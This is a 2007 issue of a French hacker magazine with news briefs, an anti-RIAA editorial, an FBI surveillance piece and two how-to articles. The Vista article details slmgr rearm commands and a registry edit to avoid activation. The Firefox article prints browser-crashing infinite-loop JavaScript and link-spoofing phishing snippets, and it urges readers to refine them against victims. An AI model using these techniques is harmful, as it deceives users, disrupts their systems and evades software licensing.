TOUT CE QUE LES AUTRES N'OSENT PAS VOUS DIRE

2 €
0% DE PUBLICITÉ
JUSTE DES ARTICLES

www.hackernewmag.it

HACKER news Magazine

DÉFENDEZ VOTRE LIBERTÉ INFORMATIQUE

VISTA SANS LIMITES

comment tromper MICROSOFT d'une SIMPLE MODIFICATION

ATTAQUE en toute SÉCURITÉ

Voici comment CERTAINS PEUVENT S'INFILTRER dans un SERVEUR PROTÉGÉ

EXCLUSIF

iTunes Music Store CRACKÉ

UNE FOIS la protection percée, les PIRATES ont le CHAMP LIBRE

Année 2 – n°18
Bimestriel
Juin / Juillet 2007

Hacker News Magazine
Et son complice italien
Hacker Journal
1ers magazines européens Hacker

Boss: TheGuilty@hackerjournal.it

Les camarades de la rédaction européenne :
Christian Antonini, Bismarck.it, Gualtiero Tronconi, Edoardo Bracaglia, One4Bus, Barg the Gnoll, Amedeu Bruguès, Silvio De Pecher.
Contents by MDR.

Contact France:
Sprea Editions
Parc d'affaires SILIC
1 Place Gustave Eiffel
Po Box 10225
94 528 Rungis Cédex
international@sprea.com

Traduction et adaptation :
Laurent et Sylvie Arsena

Mise en page : Selestudio Srl

Assistant Directeur Artistique:
Davide "Fo" Colombo
DTP: Marco Colombo Giardinelli
Couverture: Daniele Festa

Editeur :
WLF Publishing SRL
Via Donatello 71
00196 Roma

Imprimeur : Roto 2000,
Via Leonardo da Vinci 18/20
Casarile (MI) Italy

Distribution:
MLP - 55 bd de la Noirée
ZA de Chesnes
38070 St Quentin Fallavier

Directeur de la publication :
Stefano Spagnolo

Dépôt légal : à parution
ISSN : en cours

Copyright WLF Publishing
Tout le contenu est Open Source sur le web.
Les droits sont réservés et protégés Pour la version imprimée.
La rédaction n'est pas responsable des textes, documents, photos, dessins qui lui sont communiqués et n'engagent que la responsabilité de leurs auteurs.
Sauf accord particulier et publiés ou non, ils ne sont pas renvoyés.
Les indications de prix et d'adresses sont de l'information fournie sans aucun but publicitaire.

Hacker
"Personne qui s'amuse à explorer les spécificités des systèmes de programmation et la façon d'étendre leurs capacités, contrairement à de nombreux utilisateurs qui préfèrent n'apprendre que le minimum nécessaire"

Editorial

HACKER news Magazine


Une guerre mal ciblée

Nous connaissons tous la RIAA ! La Recording Industry Association of America. L'une des organisations les plus actives en matière de guerre. La guerre dont je parle, c'est bien sûr celle menée contre les personnes qui ont téléchargé un morceau de musique. Pour le vendre illégalement ? Non. Pour éviter de l'acheter ? Non. Pour le diffuser sur Internet après l'avoir modifié illégalement ? Non.

Pour décider de l'acheter ou non. Ou parce qu'elles ont le CD mais vont plus vite à se faire une copie de sauvegarde en le téléchargeant sur Internet. Ou parce qu'elles pensaient télécharger autre chose et se sont retrouvées là avec ces fichiers. Ou encore parce qu'elles ont oublié qu'elles l'avaient sur leur disque.

Lorsqu'une personne malveillante télécharge, elle le fait dans le but de nuire. Lorsqu'une personne saine d'esprit télécharge, elle ne le fait jamais par méchanceté. Elle a toujours une bonne raison, dénuée de toute mauvaise intention.

La RIAA (ses agents ne sont jamais très loin, même s'ils sont américains. Pensez à la Répression des Fraudes et à la BSA : à un quart d'heure de chez vous) s'en moque totalement. Ceux qui téléchargent doivent être condamnés, point barre. Et, si possible, à des peines exemplaires !



D'où cet acharnement à combattre tous les "fraudeurs". Aujourd'hui, c'est à Tanya qu'ils s'en prennent ! Atlantic Recording Corporation, Priority Records, Capitol Records, UMG Recordings et BMG Music contre Tanya.

Tanya est accusée d'avoir téléchargé illégalement mille chansons sur son disque dur. Tanya ne vit qu'avec sa fille, Kylee. Les avocats de la RIAA ont décidé que sa fille devait témoigner, pour savoir si c'était elle la coupable ou sa mère...

La RIAA veut que Kylee soit interrogée en personne. La mère veut qu'elle soit interrogée par vidéoconférence ou par téléphone.

La RIAA insiste : en personne ! A l'instant même où j'écris, ils se livrent d'ailleurs une bataille juridique sur ce point. Etre interrogée en personne ou par téléphone, quelle différence ? A priori, aucune ! A moins que...

Tanya Andersen est handicapée. Kylee Andersen a dix ans. A l'époque des faits, Kylee avait sept ans. La RIAA souhaite interroger une enfant de dix ans et la faire comparaître en personne. Ça sent l'intimidation à plein nez ! La méchanceté, la cruauté ! Toutes les guerres ne sont pas mal ciblées. Il y a de mauvaises guerres et des guerres justes. Mais la guerre contre une enfant, me révolte plus que tout ! Quand on parle d'erreur de cible...

theguilty@hackerjournal.it

Hacker News : votre magazine

Vous souhaitez apporter votre contribution, donner votre avis, faire partager votre démarche ou vos trouvailles : les colonnes de Hacker News magazine vous sont ouvertes sous réserve que vous sachiez convaincre la bande de pirates qui tient la rédaction. Celle-ci a domicilié son site quelque part en Italie, mais elle est européenne, on peut donc s'adresser à elle également en français.

redazione@hackerjournal.it


Les projets les plus avancés, entre sécurité et flop...

Un réseau dix fois plus sûr ? Un système d'exploitation déjà dépassé ? Une nouvelle vague de super-ordinateurs de bureau ? Voilà l'avenir de ces cinq prochaines années !

▲*Réseau et DNS à plein régime. Peu importe les attaques !*

:: Projet Titan contre les attaques

D'ici 2010, le Réseau multipliera par 10 sa capacité de transport de données et les DNS fonctionneront au régime de 4 trilliards de requêtes/jour, contre les 400 milliards actuelles. Parole de VeriSign ! La société en a eu assez d'entendre dire que les attaques Ddos faisaient fléchir les serveurs Dns au point de les faire crouler sous le poids des demandes.



▲ *Les backbones européens sont sur le point d'augmenter !*

En passant d'une capacité de transport de données de 20 Go/seconde à une capacité de 200 Go/seconde, la capacité de transit des flux de données sera si grande que même la plus grosse attaque Ddos lancée jusqu'à aujourd'hui, ne fera que chatouiller le système.
Le projet Titane de Verisign prévoit également différents transferts des principaux centres de tri des données et de nouveaux systèmes de sécurité et d'analyse du trafic. Toute éventuelle tentative d'attaque massive sera ainsi bloquée sur-le-champ, du moins jusqu'au prochain boom technologique !

▲ *Vu la prochaine sortie de Vienna, les mises à jour vers Vista sont inutiles ! Mieux vaut utiliser Linux...*

:: Vista déjà dépassé ?

Nom de code ? Vienna. Le prochain système d'exploitation de Microsoft pourrait bien apparaître avant l'échéance prévue, voire d'ici moins de trois ans, à la fin de l'année 2009.
La structure de ce nouveau système d'exploitation (Vienna, et non pas Vista – qui doit encore faire ses preuves en matière d'innovation) serait semble-t-il totalement différente de l'actuelle, avec une réécriture totale du fichier système et une interface graphique 100 % innovante.
C'est ce qu'ils avaient déjà dit pour Vista, et plus de six ans se sont écoulés depuis le lancement d'XP et question innovation, les critiques vont bon train. Qui sait, cette fois-ci sera sans doute la bonne ! Espérons qu'ils lui donnent un sérieux coup de fouet, pour éviter qu'il ne soit balayé par la nouvelle vague technologique.

:: Prochainement chez vous : le 80 cores

Dual core ? Ridicule face au nouveau prototype d'un processeur Intel de quatre-vingt (80) cores. Une puissance impressionnante qui dépasse le téraflops, à savoir la même capacité de calcul que le premier super-ordinateur apparu sur le marché. La différence par rapport à un super-ordinateur ? Ses dimensions. Intel a construit 80 cores sur un timbre-poste de 275 mm2, en utilisant uniquement 100 millions de transistors ou à peine plus (contre plus de 270 millions pour les duo cores actuels) pour seulement 65 watts de consommation (pas plus qu'une ampoule classique).
Bien sûr, des problèmes de bande passante vers la RAM sont apparus (au niveau du transfert des données réalisé par des routeurs spécialisés, ou en matière de compatibilité avec l'ensemble du software x86, etc.). Mais avec ce type de hardware, il est facile d'octroyer quelques cores pour résoudre également ces problèmes, en laissant à tous les autres, le soin de battre tous les records de vitesse. Date de commercialisation : 2010, maximum 2015. Impressionnant ! Soit peu de temps après la sortie probable de Microsoft Vienna qui, s'il n'en tient pas compte, sera déjà obsolète. Bref, l'innovation débarque, allons-nous rester-là à la regarder ?

NOUVEAU E-book.c.la NOUVEAU

LES FAILLES DE FIREFOX

Même si Firefox a défié Internet Explorer notamment en terme de sécurité, il n'est pas sans failles !. Pour preuve : le navigateur Mozilla commet des erreurs quant à l'identification des cookies. Un site peut donc se faire passer pour un autre. Alors, imaginez les conséquences en matière de phishing ! Pour savoir comment fonctionne l'exploit, consultez la page http://lcamtuf.dione.cc/ffhostname.html. Vous y apprendrez également comment vous protéger en attendant l'arrivée d'un patch officiel. Alors, si vous avez l'habitude d'utiliser Firefox, restez sur vos gardes !

PIRE QUE MICROSOFT

Incroyable mais vrai ! Le DVB Project (un regroupement de 260 fabricants de logiciels et hardwares pour la TV numérique) s'apprête à décider de ce que nous pourrons faire ou pas lorsque le numérique sera le seul système de diffusion TV en France et ce, dès 2010. Voici un aperçu de ce qui vous attend : interdiction d'enregistrer des programmes TV, interdiction de copier des CD et DVD, même pour un usage personnel, interdiction de transférer un programme à travers un réseau d'ordinateurs (autrement dit, le fabricant peut vous empêcher de voir un certain programme en dehors d'une certaine pièce de votre maison), interdiction de partager un programme, mise à l'écart des chaînes libres et obligation de mettre à jour votre hardware chaque fois que le fabricant décide de changer les standards. Des limitations mises en place à travers logiciels et matériels informatiques (hardware). Il est évident que ce système ne sert qu'à protéger les intérêts des fabricants de matériel audiovisuel et de contenus. D'ailleurs, rien d'étonnant à ce que derrière le DVB Project se cachent la RIAA et la MPAA, deux associations très puissantes qui défendent les droits d'auteur. Mais, maintenant ils dépassent les bornes ! Depuis quand les fabricants de DVD peuvent-ils décider du LIEU, du MOMENT et des PERSONNES qui peuvent les visionner ? Comment s'opposer à cette dictature ? Seul moyen : diffuser les informations à travers "Google Bombing". Si vous avez un site, un blog, un forum, tapez ce que vous venez d'apprendre sur le DVB Project. Trois lignes suffisent : l'important c'est d'avoir un lien vers la page http://www.partito-pirata.it/liberate_la_TV_digitale.html, qui contient toutes les infos en la matière, outre tous les liens vers les sources originales. Le texte qui mène au lien doit être "Télévision Numérique". Cette campagne est primordiale pour préserver notre liberté ! Faites tout ce qui est en votre pouvoir et diffusez l'info sur-le-champ !

OVERBOOKES !

Pas de doute possible : c'est à travers Jim Christy, directeur du U.S. Department of Defense Cyber Crime Center, que les policiers américains chargés du cybercrime ont lancé un cri d'alarme. Ces derniers sont en effet sur le point d'être submergés par l'immense masse de matériel qu'ils doivent examiner chaque fois qu'ils enquêtent : ordinateurs, lecteurs MP3, téléphones portables, consoles, etc. contiennent en effet des données qui doivent être passées au crible et étudiées attentivement. Ils ont ainsi calculé qu'un téraoctet de données équivalait à plus de 8.000 casiers de rangement remplis de papiers. Les policiers ont donc demandé aux entreprises du secteur de créer des outils informatiques capables de gérer et d'analyser le tout.

BACTERIES CONTRE SEISMES

On nous a toujours dit de nous défendre contre les bactéries, de prendre des antibiotiques et tout le tralala: aujourd'hui, on découvre en revanche que les bactéries peuvent nous protéger des tremblements de terre. D'après des expériences menées par l'Université de Californie, certains types de bactéries pourraient servir à solidifier le terrain,

HOT NEWS

PRIS A SON PROPRE JEU !

Après six ans de procès, le juge californien Ronald C. Kline, 66 ans, a été condamné à 27 mois de prison pour possession de matériel pornographique infantile. Et c'est un hacker canadien de 19 ans, Brad Willman, qui l'a fait tomber ! Ce dernier s'est en effet infiltré dans 3 000 ordinateurs dont celui du juge. Après avoir découvert des photos et journaux à tendance pédophile, il s'est empressé de signaler l'affaire aux groupes de lutte contre la pédopornographie. Pour une fois, un hacker donne enfin une bonne leçon à un magistrat !

LA CHINE EST PROCHE

Les experts de la U.S. Navy en sont convaincus ! La Marine militaire américaine soutient que la plupart des attaques dirigées chaque jour contre les sites et réseaux militaires des Etats-Unis proviennent justement de la Chine. Des sources militaires anonymes affirment même que derrière les hackers du Soleil Levant, se cacherait le gouvernement de Pékin. Les hackers chinois seraient par exemple responsables de l'une des plus graves attaques qui, en novembre dernier, a mis hors service le réseau du Naval War College et ce, durant des semaines. D'autre part, Pékin affirme avoir les moyens de gagner une guerre informatique d'ici 2050. Les experts militaires occidentaux ne l'entendent pas ainsi... Espérons que cette guerre n'aura jamais lieu !

Piloter un pigeon

D'après l'Agence de Presse Xinhua, un groupe de scientifiques chinois aurait réussi à implanter des électrodes dans le cerveau d'un pigeon, de façon à commander son vol. Ces électrodes parviendraient à agir sur certaines zones cérébrales pour diriger le pigeon à droite, à gauche, en haut et en bas. Le pigeon voyageur redeviendrait-il à la mode ?

QUAND LES MOBILES BRAVENT LA CENSURE...

Le Zimbabwe est l'une des dictatures les plus terribles et les moins connues au monde. Son dirigeant, Robert Mugabe, est au pouvoir depuis 25 ans et contrôle la presse et tous les moyens de communication. Tous sauf un : le téléphone portable. La journaliste Gerry Jackson, de SW Radio Africa l'a affirmé (www.swradioafrica.com). G. Jackson a été obligée de quitter son pays et transmet désormais ses émissions depuis Londres. Ses e-mails sont toutefois contrôlés et même ses émissions radio sont brouillées par des appareils de fabrication chinoise. Le seul moyen efficace de parvenir à diffuser des informations consiste donc à utiliser les messages SMS. "Difficile de donner des infos en 160 caractères", déclare Gerry Jackson, "mais c'est ce que je dois faire". Un espace imprévu de liberté s'ouvre toutefois le weekend, lorsque les personnes chargées du contrôle des émissions radio quittent leur travail.

en le rendant ainsi plus résistant aux séismes. Ce sont les Californiens qui vont être contents ! Depuis toujours, la Californie présente en effet un risque sismique élevé, du fait également de son sol sableux, typique des côtes de cet Etat. Il suffira d'une bonne injection de bactéries pour que même la plage se transforme en rocher. Cette découverte est toujours en phase d'expérimentation, mais les premiers résultats sont plutôt encourageants !

VOUS AVEZ VU VISTA... ?

Presque contre toute attente, Vista semble bien parti : après un départ plus lent que son prédécesseur, il est parvenu à l'emporter sur XP. Microsoft a annoncé qu'au cours du premier mois de distribution en magasin, les ventes du tout nouveau système d'exploitation ont dépassé les 20 millions de licences, soit plus du double par rapport à Windows XP. Microsoft affirme que les ventes de licences de Windows Vista ont dépassé, en février dernier, le nombre total de licences de Windows XP vendues en janvier 2002, à savoir deux mois après le lancement de l'ancien système d'exploitation. Microsoft a également inclus dans ces statistiques les licences de mise à jour et les licences Express Upgrade. Serait-ce là un gage de meilleure qualité ? Ou le fait de l'augmentation du nombre d'utilisateurs ? Qui vivra verra...

WINDOWS, l'ami des pirates

A l'entendre, il dénonce les copies illégales, lutte pour la propriété intellectuelle et le respect du copyright. Et pourtant, il ajoute au Registre une ligne qui...

Comme tous les utilisateurs de Windows le savent, l'activation du système d'exploitation est requise depuis 2001, avec la sortie de Windows XP. Cette activation nécessite une connexion avec les serveurs de Microsoft et doit s'effectuer dans les 30 jours à compter de l'installation du produit. Si vous n'avez pas de connexion Internet, vous devez téléphoner. La limite d'utilisation d'Office XP, Office et Office 2007 peut par contre aller de 5 à 50 jours, selon la version. Passé ce délai, l'activation est obligatoire.
La procédure d'activation ne se déclenche que si le software n'a pas été activé précédemment. Il ne pourra donc être activé sur deux ordinateurs différents. Une fois les 30 jours écoulés, Microsoft met provisoirement un terme à certaines fonctionnalités : Office n'enregistre plus les fichiers. Et c'est avec grand peine que Vista vous permet d'ouvrir votre navigateur pour activer le système ou acheter une nouvelle licence.

MISE A JOUR

Une version upgrade de Vista peut être installée telle quelle sur un disque dur sans aucun contrôle. Vous pouvez donc mettre à jour une version non activée de Vista... et résoudre ainsi pas mal de "problèmes".

:: Question de point de vue

D'après Microsoft, la procédure d'activation servirait à combattre le piratage. Des bobards, rien que des bobards ! L'activation n'arrête aucun pirate ! Windows XP possède d'ailleurs un petit fichier, wpa.dbl, qui permet à un hacker de créer des milliers d'installations parfaitement valides.
Soyons francs ! La procédure d'activation a plutôt été créée pour empêcher l'utilisateur lambda (nul ou presque nul en la matière), d'installer Windows sur son PC de bureau et sur son portable ou encore sur son ordinateur et celui de son fils. Il y a là matière à débattre : cette trouvaille de Microsoft violerait-elle le principe de la liberté de copie à usage personnel ? Sur le terrain, les hackers font ce qu'ils veulent. Par contre, rien n'est mois sûr pour les bons pères de famille !

:: Vista pendant 120 jours !

Pour les hackers, avec Vista, c'est encore plus facile ! Une commande, accessible à tous, a en effet été insérée dans le système et permet de prolonger l'activation d'un mois. Cette commande peut être effectuée trois fois de suite. Vous pourrez ainsi utiliser Vista sans activation pendant 120 jours. Son nom ? Software Licensing Manager : slmgr.vbs. Vous la trouverez dans C:\windows\system32. Voici comment procéder :

1) ouvrez un prompt de commande MS-DOS avec les privilèges d'administrateur. A partir du menu Démarrer de Vista, tapez cmd dans le champ de recherche. Au lieu d'appuyer sur Entrée, appuyez sur Ctrl-Maj-Entrée. Si on vous demande un mot de passe, entrez-le. Le système ne devrait pas vous le demander sur une copie de Vista avec utilisateur unique.

2) Modifiez l'exécution du Windows Script Host en mode "ligne de commande", avec l'instruction :

```
cscript    /h:cscript
```


3) Apprenez à utiliser SLMGR. Sans paramètres, il affiche une Aide. Le paramètre –dll (display license information) ou –xpr (expiration) affiche l'échéance à laquelle il faudra lancer l'activation, en minutes ou sous la forme date/heure. Les trois commandes sont respectivement les suivantes :

```
slmgr
slmgr -dll
slmgr -xpr
```

La réponse peut mettre jusqu'à une minute pour s'afficher. Patience ! Le paramètre –rearm prolonge de 30 jours la date d'échéance :

```
slmgr -rearm
```

Et voilà, encore un mois de gagné sans activation ! Vous pouvez effectuer cette opération trois fois de suite. Mais ce n'est pas fini...




▲*La confirmation de l'activation de Vista. Certains se plairont à voir ce message s'afficher tous les 30 jours.*

:: Surprise finale

Nous avons dit que la date d'échéance pouvait être prolongée trois fois. Mais en réalité, ce n'est pas tout à fait vrai. De nombreuses versions de Vista existent dans le commerce, avec des variantes au sein d'une même version. Sans compter la commande SkipRearm. Pour en savoir plus, rendez-vous sur le site de Microsoft à la page http://snipurl.com/1dbrd.

Sur une copie de Vista non activée, ouvrez le menu Démarrer et tapez la commande regedit. Ouvrez la clé HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \Windows NT \ CurrentVersion \ SL

Cliquez avec le bouton droit sur la clé de registre SkipRearm et cliquez sur Edit. La valeur par défaut est : 00000000. Modifiez cette valeur en tapant un nombre entier positif, par exemple 00000001. Enregistrez et fermez.




▲ *Quel autre software propose 30 jours d'essai pour se laisser ensuite utiliser pendant un an ?*

Puis, toujours à partir du menu Démarrer, tapez cmd dans le champ de recherche mais appuyez sur les touches Ctrl-Maj-Entrée. Vous aurez ainsi les privilèges d'administrateur, comme montré ci-dessus. Tapez l'une de ces deux commandes au choix :

```
slmgr -rearm
ou
rundll32 slc.dll.SLReArmWindows
```

Redémarrez l'ordinateur. La date d'échéance de l'activation devrait avoir changé.
Nous avons effectué plusieurs tests sur différentes versions, sans être parvenus pour autant à obtenir une valeur unique quant au nombre de fois où ce petit jeu peut être répété. Meilleur résultat obtenu ? 8 fois !



▲*Une petite modification apportée au Registre et vous pourrez prolonger de 30 jours la validité de votre copie de Vista. Plutôt pas mal, non ?*

Trois fois avec un système, 8 fois avec un autre ! Vous pouvez donc utiliser Windows Vista sans l'activer pendant 11 périodes de 30 jours, plus les 30 jours de départ. Bref... un an de Vista sans activation et sans que Microsoft puisse dire quoi que ce soit. Le rêve de tout hacker !

Michele Campovecchio
michele_c@hackerjournal.it

LE WPA D'XP

Le système d'activation de Windows inséré dans XP contrôle dix composants de l'ordinateur sur lequel s'effectue l'installation :

1) type de CPU
2) numéro de série du CPU
3) disque de démarrage
4) numéro de série du disque de démarrage
5) carte réseau
6) quantité de RAM
7) carte vidéo
8) carte IDE
9) carte SCSI
10) lecteur optique

Si quatre des dix composants changent, XP demande sa réactivation. Mais, si un PC est configuré comme dockable, les cartes vidéo, IDE et SCSI sont ignorées.

Ces données sont enregistrées dans le fichier wpa.dbl, un fichier présent dans le dossier System32 d'XP. Le travail des hackers est très simple : ils altèrent le fichier. Ils configurent le PC comme dockable, changent le numéro de série du CPU et celui du disque de démarrage. Dès lors, trois composants au choix du PC d'installation peuvent être modifiés : CPU, RAM, carte réseau, disque de démarrage et lecteur optique. Si trois composants maximum sont modifiés, alors XP tourne sans problème.

Pour plus d'informations, consultez le site de Microsoft : http://snipurl.com/1d294.

LE RENARD piégé ?


Des failles ? Firefox reste en tout cas un excellent navigateur, sans doute le meilleur du marché...

Mozilla Firefox est une excellente alternative au navigateur de Microsoft (Internet Explorer), à tel point qu'il existe encore aujourd'hui une rivalité, objet de polémiques, pour savoir lequel des deux est le meilleur !
Firefox est incontestablement un excellent navigateur open source, supporté par de nombreux plug-in. Avec l'avènement de sa version 2.0, un système antiphishing a même été introduit pour éviter aux utilisateurs de Firefox de tomber dans les pièges tendus par des escrocs. Les utilisateurs du Renard, devront toutefois faire attention à quelques failles insidieuses.

:: LES FAILLES DU SYSTEME

Par le passé, beaucoup d'encre a coulé sur le sujet. Firefox n'est pas infaillible ! Parfois, des codes complexes et peu contrôlés favorisent les codes malveillants qui affectent le système et provoquent des "crashs" (plantages). Cette partie cible tout particulièrement les internautes utilisant Javascript : en sachant que Client-Side Javascript favorise l'exécution de codes malveillants uniquement en local, sans altérer les conditions du serveur. Voici un exploit qui provoque le crash de Firefox :

```
<script language="JavaScript1.2" type="text/javascript">
function MainPageBookmark()
{
title="Infernet"; url="http://www.infernet-x.fr/";
if (window.sidebar)
{
window.sidebar.addPanel(title, url,"");
}
else if( window.external )
{
window.external.AddFavorite ( url, title);
}
else if(window.opera && window.print)
{
return true;
}
}
for (k=0;k<k+1;k++) MainPageBookmark();
```



▲ *Mieux vaut Firefox, même si tout est relatif*

Analysons attentivement le code : la fonction "MainPageBookmark()" créera un cycle infini (répétition infinie d'un bloc de codes) en utilisant la technique du flood, c'est-à-dire en inondant de données les signets de Firefox. A présent, étudions un autre code : cette fois, Firefox 2.0 s'apercevra toutefois de la faille et préviendra l'utilisateur du script "anormal".

```
<script type="text/javascript">
function code_malveillant() {
        var buffer = "";
        for (k=0;k<k+1;k++) {
                buffer += "A";
        }
        var buffer2 = buffer;
        for (k=0;k<k+1;k++) {
                buffer2 += buffer;
        }
        document.title = buffer2;
}
</script>
<body onLoad="code_malveillant()"></body>
```

Quelle est la faille ? Le navigateur télécharge le script avant d'avertir l'utilisateur, en ouvrant ainsi la porte à un crash système : nous avons testé cet exploit en local sur un ordinateur désormais dépassé et la fenêtre bleue de Windows XP est apparue en une fraction de seconde (pour montrer que le contrôle de Firefox n'est pas efficace sur les ordinateurs d'ancienne génération).
Bien sûr, les cycles infinis peuvent être également utilisés sur d'autres systèmes (par exemple un cycle infini en ASP peut affecter un serveur IIS, mais ce n'est pas ce qui nous intéresse).

:: LES FAILLES DE L'ANTIPHISHING

Analysons la première méthode de Phishing. Très simple, elle utilise la technologie Javascript pour faire croire à sa victime qu'elle entre dans le vrai site (nous l'appellerons dès à présent http://siteinnocent.fr), tandis qu'elle finit dans le site factice (http://sitequivousroule.fr).

```
<script language="javascript">
function phishing1()
{
window.open("http://sitequivousroule.fr")
}
</script>
<div onClick="phishing1()">
<a href="http://siteinnocent.fr">Cliquez ici !</a>
</div>
```

Que se passe-t-il ? L'utilisateur verra en bas dans la barre des liens que le site qu'il va consulter sera http://siteinnocent.fr. Mais lorsqu'il cliquera dessus, il sera dirigé sur "http://sitequivousroule.fr". Bon, maintenant que nous commençons à saisir la technique, passons à une autre étape. Effectuons la technique illustrée ci-dessus sans balises externes mais avec l'option onClick sur une image :

```
<script language="javascript">
function phishing2()
{
window.open("http://sitequivousroule.fr")
}
</script>
<a href="http://siteinnocent.fr"><img
src="ImageInnocente.gif" onClick="phishing2()"></a>
```

Rien de plus facile : Firefox, en lisant le lien href, pensera que nous serons dirigés sur "http://siteinnocent.fr", tandis que le javascript travaillera sur une autre page, à savoir "http://sitequivousroule.fr". Maintenant que vous avez compris la technique, vous pouvez la modifier pour obtenir de meilleurs résultats, comme par exemple afficher un pop-up, au lieu d'une autre page (le pop-up devra être de petite taille pour que la victime ne voie pas l'extension effective de la page).

```
<script language="javascript">
  var style = "top=10, left=10, width=250, height=200,
status=no, menubar=no, toolbar=no scrollbar=no";
    function Popup(ouvrez) {
       window.open (ouvrez, "http://siteinnocent.fr", style);
    }
</script>
<div onClick="javascript:Popup('http://sitequivousroule.fr')">
       <a href="http://siteinnocent.fr">Cliquez ici !</a>
</div>
```

Découvrez les principes expliqués jusqu'ici dans le bloc de codes publié à gauche.
Comme nous l'avons vu, il existe de nombreuses méthodes différentes pour prêter attention aux failles de Firefox 2.0. Certes, rien d'extraordinaire, mais il faut en tout cas rester vigilant et garder l'esprit ouvert !

Murdermind

FBI, la Gorgone des temps modernes ?

La surveillance sur Internet devient de plus en plus pesante. Dernière cible en date du FBI ? Les fournisseurs d'accès !


Si vous attendez un communiqué de presse du FBI pour obtenir ce genre d'infos, alors c'est que vous êtes bien naïf ! Car ce n'est pas le type de news que l'on divulgue comme ça ouvertement. Pour les dénicher, vous devez agir seul ! Même le Web ne vous sera pas d'une grande utilité. Seul moyen d'arriver à vos fins : avoir des relations, parler avec des experts, écouter des professionnels et fréquenter des fournisseurs d'accès.

Eh oui, des fournisseurs d'accès ! D'après les rumeurs, ils seraient aujourd'hui devenus la cible du FBI. C'est tellement plus facile de se servir d'eux pour nous atteindre...


:: Il était une fois : Carnivore

Au lieu d'enregistrer exclusivement les conversations de personnes suspectes, il semblerait que les agents du FBI, sans doute après autorisation de la magistrature, enregistrent désormais les activités sur Internet de plusieurs milliers d'utilisateurs à la fois dans une immense base de données, pour ensuite analyser les contenus à travers des opérations de filtrage très affinées.

Fini le temps de Carnivore, ce logiciel de surveillance dont le nom faisait si peur qu'il fallût le rebaptiser, histoire de calmer les esprits : DCS1000. D'après les rumeurs, c'est à ce type d'activités que s'adonnerait la NSA, bien sûr sans l'admettre officiellement. Les soupçons ont été levés par des documents apparus lors d'une enquête judiciaire, mais personne n'a jamais su ou pu approfondir le sujet...

